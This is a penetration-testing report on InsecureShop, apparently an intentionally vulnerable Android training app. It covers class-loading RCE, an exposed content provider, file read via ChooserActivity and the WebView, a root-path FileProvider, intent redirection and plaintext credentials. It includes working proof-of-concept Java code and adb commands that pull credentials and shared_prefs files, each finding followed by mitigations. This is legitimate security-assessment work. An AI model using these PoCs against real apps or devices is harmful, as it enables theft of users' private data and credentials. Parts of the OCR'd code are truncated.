Penetration Testing Report

Target: InsecureShop Android Application
Date: 7/1/2025
Tested By: Ahmed Sameh

Executive Summary

This report documents critical vulnerabilities discovered in the `_InsecureShop_` Android application. The assessment revealed several high-impact issues, including insecure dynamic class loading (RCE), insecure storage, intent redirection attacks, exposed content providers, and insecure `WebView` configuration. These findings demonstrate the application's susceptibility to privilege escalation, data exfiltration, and remote code execution.

Methodology

- Threat modeling per OWASP Mobile Top 10 2023

Severity	Vulnerability
Critical	RCE
high	insecure storage
high	insecure Webview configurations
high	insecure setResult implementation
medium	implicit intent send broadcast hijacked
medium	intent redirection
low	sensitive data logged
low	hardcoded secrets
low	no code obfuscation
low	no root detection
low	no certificate pinning

Findings

1. Remote Code Execution via Dynamic Class Loading**

Component: `LoginActivity`

Vulnerability : RCE via insecure usage of load class method

Description:

`LoginActivity` dynamically loads a class (`com.insecureshopapp.MainInterface`) from any app that meets package naming constraints. If an attacker crafts a malicious app that meets the criteria, they can execute arbitrary code with the privileges of the InsecureShop app.

Vulnerable code :

- Only check if the package name is matching the `com.insecureshop`

```
if (StringsKt.startsWith$default(packageName, "com.insecureshopapp", false, 2, (Object) null)) {
```

- Then load the class and execute it

```
try {
    Context packageContext = createPackageContext(packageName, 3);
    Intrinsics.checkExpressionValueIsNotNull(packageContext, "packageContext");
    Object value = packageContext.getClassLoader().loadClass("com.insecureshopapp.MainInterface").getMethod("getInstance'
    Intrinsics.checkExpressionValueIsNotNull(value, "packageContext.classLoad…      .invoke(null, this)");
    Log.d("object_value", value.toString());
} catch (Exception e) {
    throw new RuntimeException(e);
```

- Steps to reproduce :

- Create an app with the same package name in the if condition


```
MainActivity.java   AndroidManifest.xml   activity_main.xml   MainInterface.java

1   package com.insecureshopapp;
2
3
4
5   import android.content.Context;
6   import android.util.Log;
7
    1 usage
8   public class MainInterface {
9
        no usages
10 @    public static Object getInstance(Context context) {
11          Log.e( tag: "RCE",  msg: "Code execution from attacker APK!");
12
13          return new MainInterface();
14      }
15  }
16
17
```

- Then run the 2 apps so that the vulnerable app load our MainInterface class and execute its code

Proof of Concept (PoC):

- using logcat | grep -i RCE this command will log RCE and the message "Code execution from attacker APK!" every time the app executed our code



Impact:

- Full RCE under the app context
- Potential to read internal data or escalate further

Mitigation:

- Avoid using `Class.forName()` with untrusted input
- Restrict package/class loading or implement signature verification

2. Insecure Custom Permission Use**

Component: AndroidManifest + ContentProvider

Location : InsecureShopProvider

Description :

- The application declares a `normal` level custom permission and uses it to guard sensitive exported components. As this permission is granted automatically, any malicious app can access these components without user consent.

**Vulnerable Code :

- In the manifest file the permission should be protected with dangerous or signature level not normal which is set if no other options is explicitly specified and this level of protection allow automatic granting to any app asks for this permission

```
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<permission android:name="com.insecureshop.permission.READ"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
```

```
<provider
    android:name="com.insecureshop.contentProvider.InsecureShopProvider"
    android:readPermission="com.insecureshop.permission.READ"
    android:exported="true"
    android:authorities="com.insecureshop.provider"/>
```

Steps to reproduce :

- Create an app
- add the permission `uses-permission android:name=com.insecureshop.permission.READ` in the manifest file so we have the permission to access the content provider
- To access the content provider implement content resolver with the vulnerable content provider's URI
- then use cursor to loop through the content and display it or log it
- then display the logged message using android studio logcat and filter with the POC tag used or with the command adb logcat | grep -i POC

Manifest file configurations :

MainActivity.java | AndroidManifest.xml | layout.xml

```xml
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.example.secretkeylogger">
 <uses-permission android:name="com.insecureshop.permission.READ"></uses-permission>
    <application
        android:allowBackup="true"
        android:icon="@mipmap/ic_launcher"
        android:label="SecretKey Logger"
        android:roundIcon="@mipmap/ic_launcher_round"
        android:supportsRtl="true"
        android:theme="@style/Theme.AppCompat">

        <activity android:name="example.com.MainActivity"
            android:exported="true">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>

</manifest>
```

Main activity code :

MainActivity.java | AndroidManifest.xml | layout.xml

```java
import android.util.Log;

public class MainActivity extends Activity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);

        Uri uri = Uri.parse( uriString: "content://com.insecureshop.provider/insecure");

        try {
            Cursor cursor = getContentResolver().query(uri,  projection: null,  selection: null,  selectionArgs: null,  sortOrder: null);

            if (cursor != null) {
                while (cursor.moveToNext()) {
                    @SuppressLint("Range") String username = cursor.getString(cursor.getColumnIndex( s: "username"));
                    @SuppressLint("Range") String password = cursor.getString(cursor.getColumnIndex( s: "password"));

                    Log.d( tag: "PoCActivity",  msg: "Username: " + username);
                    Log.d( tag: "PoCActivity",  msg: "Password: " + password);
                }
                cursor.close();
            } else {
                Log.d( tag: "PoCActivity",  msg: "No data returned from provider.");
            }
        } catch (SecurityException e) {
            Log.e( tag: "PoCActivity",  msg: "SecurityException: " + e.getMessage());
        } catch (Exception e) {
            Log.e( tag: "PoCActivity",  msg: "Exception: " + e.getMessage());
        }
    }
}
```

POC :

Impact:

- Unauthorized access to protected content providers
- Bypass of intended access control

Mitigation:

- Use `signature` level permissions for sensitive components
- Avoid guarding exported components with `normal` permissions

3. Arbitrary File Read via `ChooserActivity` **

Component: `ChooserActivity`

Description:

- The `ChooserActivity` allows a caller to specify a URI to be copied to external storage. Exploiting this allows reading sensitive files such as those in `/data/data/[package]/`.

Vulnerable Code :

- Takes URI of file as extras from passed intent and directly create a copy to the external directory

The direct input is passed without any filtering

```
@Override // androidx.appcompat.app.AppCompatActivity, androidx.fragment.app.FragmentActivity, androidx.a
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_chooser);
    Intent intent = getIntent();
    Intrinsics.checkExpressionValueIsNotNull(intent, "intent");
    if (intent.getExtras() != null) {
        Parcelable parcelableExtra = getIntent().getParcelableExtra("android.intent.extra.STREAM");
        if (parcelableExtra == null) {
            throw new TypeCastException("null cannot be cast to non-null type android.net.Uri");
        }
        Uri uri = Uri.fromFile(new File(((Uri) parcelableExtra).toString()));
        Intrinsics.checkExpressionValueIsNotNull(uri, "Uri.fromFile(File(uri.toString()))");
        makeTempCopy(uri, getFilename(uri));
    }
}
```

- Then make the copy to the external storage which is accessible to any app has the read storage permission

```
private final Uri makeTempCopy(Uri fileUri, String original_filename) {
    try {
        StringBuilder sb = new StringBuilder();
        File externalStorageDirectory = Environment.getExternalStorageDirectory();
        Intrinsics.checkExpressionValueIsNotNull(externalStorageDirectory, "Environment.getExternalStorageDirectory()");
        sb.append(externalStorageDirectory.getAbsolutePath());
        sb.append(File.separator);
        sb.append("insecureshop");
        String path = sb.toString();
        File directory = new File(path);
        if (!directory.exists()) {
            directory.mkdirs();
        }
        File fileTemp = new File(path, original_filename);
        fileTemp.createNewFile();
        Uri fromFile = Uri.fromFile(fileTemp);
        InputStream openInputStream = getContentResolver().openInputStream(fileUri);
        OutputStream openOutputStream = getContentResolver().openOutputStream(fromFile);
        byte[] bArr = new byte[8192];
```

- and as the activity has intent filter that means it is exported implicitly which means we can invoke it from our app

```
<activity
    android:name="com.insecureshop.ChooserActivity"
    android:excludeFromRecents="true">
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
    <intent-filter>
        <action android:name="android.intent.action.SEND"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <data android:mimeType="application/*"/>
        <data android:mimeType="audio/*"/>
        <data android:mimeType="image/*"/>
        <data android:mimeType="text/*"/>
        <data android:mimeType="video/*"/>
    </intent-filter>
```

Steps to reproduce :

- create an app

- add this permission in the android manifest

```
MainActivity.java    AndroidManifest.xml ×    layout.xml
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    >
 <uses-permission android:name="com.insecureshop.permission.READ"></uses-permission>
   <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"></uses-permission>
   <application
       android:allowBackup="true"
       android:icon="@mipmap/ic_launcher"
       android:label="SecretKey Logger"
       android:roundIcon="@mipmap/ic_launcher_round"
       android:supportsRtl="true"
       android:theme="@style/Theme.AppCompat">

       <activity android:name="example.com.MainActivity"
```

- and as the activity has intent filter that mean it is implicitly exported and we can start it with our code and pass the file URI we want to read so it will make a copy of it in the external storage where we have access to .

```
Intent intent =  new Intent( action: "android.intent.action.SEND");
intent.putExtra( name: "android.intent.extra.STREAM", value: "file:///data/data/com.insecureshop/shared_prefs/Prefs.xml");
intent.setClassName( packageName: "com.insecureshop", className: "com.insecureshop.ChooserActivity");
```

- Then add this code

```
File targetFile = new File( pathname: "/data/data/com.insecureshop/shared_prefs/Prefs.xml");

if (targetFile.exists()) {
    try {
        BufferedReader reader = new BufferedReader(new FileReader(targetFile));
        String line;
        while ((line = reader.readLine()) != null) {
            Log.i( tag: "FileReadPoC", line);
        }
        reader.close();
    } catch (Exception e) {
        Log.e( tag: "FileReadPoC",  msg: "Error reading file: " + e.getMessage());
    }
} else {
    Log.i( tag: "FileReadPoC",  msg: "File does not exist.");
}
```

which will read the created file from the chooser activity

```
File  Actions  Edit  View  Help
generic_x86_arm:/ $ ls /sdcard/
Alarms   DCIM      Movies Notifications Podcasts  insecureshop
Android  Download  Music  Pictures      Ringtones
generic_x86_arm:/ $
```

- The app keeps crashing but here we can access without root privilege

POC :

```
┌──(kali㉿kali)-[~]
└─$ adb shell am start -n com.insecureshop/.ChooserActivity \
  --eu android.intent.extra.STREAM file:///data/data/com.insecureshop/shared_prefs/prefs.x
ml

Starting: Intent { cmp=com.insecureshop/.ChooserActivity (has extras) }

┌──(kali㉿kali)-[~]
└─$ adb shell ls /sdcard/insecureshop

prefs.xml

┌──(kali㉿kali)-[~]
└─$ adb shell cat /sdcard/insecureshop/prefs.xml


┌──(kali㉿kali)-[~]
└─$
```

```
com.android.server.telecom
com.android.settings
com.android.settings.intelligence
com.android.shell
com.android.simappdialog
com.android.smspush
com.android.soundrecorder
com.android.statementservice
com.android.storagemanager
com.android.systemui
com.android.systemui.theme.dark
com.android.traceur
com.android.vending
com.android.vpndialogs
com.android.wallpaper.livepicker
com.android.wallpaperbackup
com.android.webview
com.cyanogenmod.filemanager
com.example.myapplication
com.google.android.backuptransport
com.google.android.configupdater
com.google.android.ext.services
com.google.android.ext.shared
com.google.android.feedback
com.google.android.gms
com.google.android.gsf
com.google.android.gsf.login
com.google.android.onetimeinitializer
com.google.android.partnersetup
com.google.android.play.games
com.google.android.syncadapters.calendar
com.google.android.syncadapters.contacts
com.google.android.tts
com.insecureshop
com.insecureshopapp
com.ldmnq.launcher3
io.hextree.attacksurface
:/data/data # cd com.ins
com.insecureshop/         com.insecureshopapp/
:/data/data # cd com.insecureshop
:/data/data/com.insecureshop # ls
app_textures app_webview cache code_cache shared_prefs
:/data/data/com.insecureshop # cd shared_prefs/
:/data/data/com.insecureshop/shared_prefs # ls
AwOriginVisitLoggerPrefs.xml Prefs.xml WebViewChromiumPrefs.xml
:/data/data/com.insecureshop/shared_prefs #
```

Impact:

- Theft of private app data
- Escalation of information disclosure

Mitigation:

- Validate and restrict URIs to permitted schemes
- Avoid using external storage for sensitive file operations

4. Insecure `WebView` Configuration & XSS

Component : `WebViewActivity`

Description :

The WebView is improperly configured:

- JavaScript is enabled
- URL validation can be bypassed using encoding
- Loads content based on intents

Vulnerable code :


```
WebView webview = (WebView) findViewById(R.id.webview);
Intrinsics.checkExpressionValueIsNotNull(webview, "webview");
WebSettings settings = webview.getSettings();
Intrinsics.checkExpressionValueIsNotNull(settings, "webview.settings");
boolean z = true;
settings.setJavaScriptEnabled(true);
WebSettings settings2 = webview.getSettings();
Intrinsics.checkExpressionValueIsNotNull(settings2, "webview.settings");
settings2.setLoadWithOverviewMode(true);
WebSettings settings3 = webview.getSettings();
Intrinsics.checkExpressionValueIsNotNull(settings3, "webview.settings");
settings3.setUseWideViewPort(true);
WebSettings settings4 = webview.getSettings();
Intrinsics.checkExpressionValueIsNotNull(settings4, "webview.settings");
settings4.setAllowUniversalAccessFromFileURLs(true);
WebSettings settings5 = webview.getSettings();
Intrinsics.checkExpressionValueIsNotNull(settings5, "webview.settings");
settings5.setUserAgentString(this.USER_AGENT);
```

steps to reproduce :


- first craft an intent that will invoke the webview activity and pass in its extras the url we want which can lead to XSS and JS execution and as the settings enabled `setAllowUniversalAccessFromFileURLs` we can utilize the web view to access and steal internal files

1.stealing local files :

```
adb shell am start -n com.insecureshop/.WebView2Activity -d file:///data/data/com.insecureshop/shared_prefs/Prefs.xml
```



POC of stealing files :




2.Load malicious websites :

steps to reproduce :

use command

```
adb shell 'am start -n com.insecureshop/.WebView2Activity --es url "https://www.google.com"'
```

POC :



impact :

- can be utilized to perform phishing attacks or execute JS from loaded websites in the webview

remediation :

- don't allow user to control the url parameter of the webview by not using and trust an intent's extras as input used in methods to display a website or set data such as loadurl and setData and avoid the dangerous settings
- dangerous settings used in the code that shouldn't be set to true at all :

```
settings.setJavaScriptEnabled(true);
settings.setAllowUniversalAccessFromFileURLs(true);
```

5. Insecure FileProvider – Full Filesystem Exposure**

Component: androidx.core.content.FileProvider

Description:

- The FileProvider uses `<root-path>` which allows access to the entire filesystem. Any app can use this provider to access internal directories, resulting in a complete sandbox bypass.
- although the component it self is not exported to other apps to access but as other vulnerabilities exist in the app allows to bypass the restriction and call the file provider in the same app context

Vulnerable component configurations in manifest file :

```
<provider
    android:name="androidx.core.content.FileProvider"
    android:exported="false"
    android:authorities="com.insecureshop.file_provider"
    android:grantUriPermissions="true">
    <meta-data
        android:name="android.support.FILE_PROVIDER_PATHS"
        android:resource="@xml/provider_paths"/>
</provider>
```

- `android:grantUriPermissions="true"` → Allows to grant temporary, per-URI permissions to other apps when you send them an `Intent` with that URI`

This file provider has access to this paths :

LoginActivity | AndroidManifest.xml | FileProvider | res/xml/provider_paths.xml

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <paths xmlns:android="http://schemas.android.com/apk/res/android">
3     <root-path
4         name="root"
5         path="/"/>
6 </paths>
```

steps to reproduce :

1.Exploit the intent redirection from WebView2 to pass our intent as a component from the app context successfully bypassing the not exported protection layer
The vulnerable code we target from WebView2Activity :

```
LoginActivity   AndroidManifest.xml   FileProvider   res/xml/provider_paths.xml   WebView2Activity

        return findViewById;
    }

    public final String getUSER_AGENT() {
        return this.USER_AGENT;
    }

    @Override // androidx.appcompat.app.AppCompatActivity, androidx.fragment.app.FragmentActivity, androidx.activity.Co
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_webview);
        setSupportActionBar((Toolbar) _$_findCachedViewById(R.id.toolbar));
        setTitle(getString(R.string.webview));
        Intent extraIntent = (Intent) getIntent().getParcelableExtra("extra_intent");
        if (extraIntent != null) {
            startActivity(extraIntent);
            finish();
            return;
        }
```

- the first part of our exploit app

```
Intent FileProviderIntent = new Intent();
FileProviderIntent.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
FileProviderIntent.setClassName(getPackageName(), className: "com.insecureshopapp.protectedinsecureprovider.Activity2");
FileProviderIntent.setData(Uri.parse( uriString: "content://com.insecureshop.file_provider/root/data/data/com.insecureshop/shared_prefs/Prefs.xml")
```

- this will create an intent with the file permission we need to access the file provider now we only need to exploit the intent redirection
- and we specify in the intent that the sending component is our second activity so the file permissions is granted to this activity when the intent redirection is done
- then exploit the webview2activity intent redirection and pass this intent as internal component to the targeted file provider
- so now it is like WebView2Actiivty --> send intent ----> FilePovider which is not restricted
- now

```
Intent WebView2Activity = new Intent();
WebView2Activity.setClassName( packageName: "com.insecureshop", className: "com.insecureshop.WebView2Activity");
WebView2Activity.putExtra( name: "extra_intent", FileProviderIntent);

startActivity(WebView2Activity);
```

the second activity manifest file configurations :

```
<activity android:name=".Activity2"
    android:exported="true">

</activity>
```

The code To read the content and log it :

```
ity.java    Activity2.java ×    activity_2.xml    AndroidManifest.xml    layout.xml

public class Activity2 extends AppCompatActivity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_2);

        try {
            // Get the InputStream from the content URI provided by the Intent
            InputStream inputStream = getContentResolver().openInputStream(getIntent().getData(

            // Convert InputStream to String and log it
            BufferedReader reader = new BufferedReader(new InputStreamReader(inputStream));
            StringBuilder stringBuilder = new StringBuilder();
            String line;
            while ((line = reader.readLine()) != null) {
                stringBuilder.append(line).append("\n");
            }
            reader.close();

            // Log the content of the file
            Log.d( tag: "FileContent", stringBuilder.toString());

        } catch (FileNotFoundException e) {
            Log.e( tag: "FileContent",  msg: "File not found: " + e.getMessage());
        } catch (IOException e) {
            Log.e( tag: "FileContent",  msg: "Error reading file: " + e.getMessage());
        }
    }
}
```

- as i am using a new emulator it has the android enforce mechanism to prevent privilege escalation but it can happen on older version of android devices as the app it self is running on older devices with no problem

```
E [IntentRedirect Hardening] INTENT_REDIRECT_EXCEPTION_GRANT_URI_PERMISSION (Creator URI permission grant throw exception.) intentCreatorUid: 10236; intentCreatorPackag
```

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    android:versionCode="1"
    android:versionName="1.0"
    android:compileSdkVersion="29"
    android:compileSdkVersionCodename="10"
    package="com.insecureshop"
    platformBuildVersionCode="29"
    platformBuildVersionName="10">
    <uses-sdk
        android:minSdkVersion="16"
        android:targetSdkVersion="29"/>
    <uses-permission android:name="android.permission.INTERNET"/>
```

Impact:

- Read any file on the system, including app-internal files
- Potential privilege escalation or credential theft

Mitigation:

- Restrict paths in `paths.xml` to known-safe directories
- Avoid using `<root-path>` altogether

6.Intent Redirection

Location: `WebView2Activity.java`

Vulnerable Code :

```
Intent extraIntent = getIntent().getParcelableExtra("extra_intent");
startActivity(extraIntent); // Unsafe forwarding
```

Impact: Bypasses component protection

steps to reproduce :

- exploit the intent redirection to access not exported components like private activity

```
Intent privateActivityIntent = new Intent();
privateActivityIntent.setClassName( packageName: "com.insecureshop", className: "com.insecureshop.PrivateActivity");
privateActivityIntent.putExtra( name: "url", value: "https://www.google.com");
```

then start the activity with the intent passed to extra_intent

```
Intent webViewIntent = new Intent();
webViewIntent.setClassName( packageName: "com.insecureshop", className: "com.insecureshop.WebView2Activity");
webViewIntent.putExtra( name: "extra_intent", privateActivityIntent);
startActivity(webViewIntent);
```

Mitigation :

- Validate destination components:

```
if (extraIntent.getComponent().getPackageName().equals("com.insecureshop")) {
  startActivity(extraIntent);
```

```
}
```

7.### Credential Management Failures

Sub-issues:

A. Plaintext Storage

Location: `Prefs.java`

```
// Stores credentials in cleartext
prefs.setPassword(password);
```

impact :

- if any app can access the file by exploiting any vulnerability will easily extract the credentials and use it against the app and will lead to full account take over potentially admin account which gives an attacker full control of the application

Remediation :

- avoid storing sensitive data locally
- if you have to store sensitive data locally use strong encryption algorithms to encrypt sensitive data before storing it
- make sure to handle encryption keys securely according to best practice
- don't use hardcoded encryption key
- don't expose the encryption methods in the java side use native libraries as it is harder to reverse and hook
- implement run time manipulation protection to avoid leaking encryption keys
- use keystore to store the keys securely

